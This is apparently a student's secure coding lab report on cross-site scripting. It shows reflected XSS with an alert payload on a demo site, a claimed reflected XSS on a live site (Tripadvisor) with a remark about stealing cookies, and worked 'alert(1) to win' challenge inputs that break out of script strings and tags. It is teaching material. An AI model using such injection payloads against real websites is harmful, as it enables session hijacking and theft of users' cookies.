# CSE 2010 SECURE CODING LAB-5 L23+24

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## **How Secure Coding is related to XSS?**

Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page. Cross-site scripting is one of the most serious and most common attacks against web applications today.

XSS allows malicious users to control the content and code on your site — something only you should be able to do!!

#### **Reflected XSS on Demo Website**






Sorry, no results were found for amazon. Try again.

## <script>alert("you are hacked")</script>


An embedded page at xss-doc.appspot.com says you are hacked

OK


**Demo on live Website(Tripadvisor.com)** 




# After copying the source code to the notepad we will find the value = params in the source code that we should search for value="reflectedxss"





## We can steal cookies from this payload on this website




#### Stored XSS








#### **DOM BASED XSS**



Hello, Hemanth!

## After redir command we redirected to following website





## Challenge

## Warmup

# alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling alert(1)

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

#### Input 14

```
");alert(1);//
```

#### Output Win!

```
<script>console.log("");alert(1);//");</script>
```

## JSON challenge

# alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling alert(1) .

```
function escape(s) {
  s = JSON.stringify(s);
  return '<script>console.log(' + s + ');</script>';
}
```

#### Input 28

```
</script><script>alert(1);//
```

#### Output Win!

```
<script>console.log("</script><script>alert(1);//");</script>
```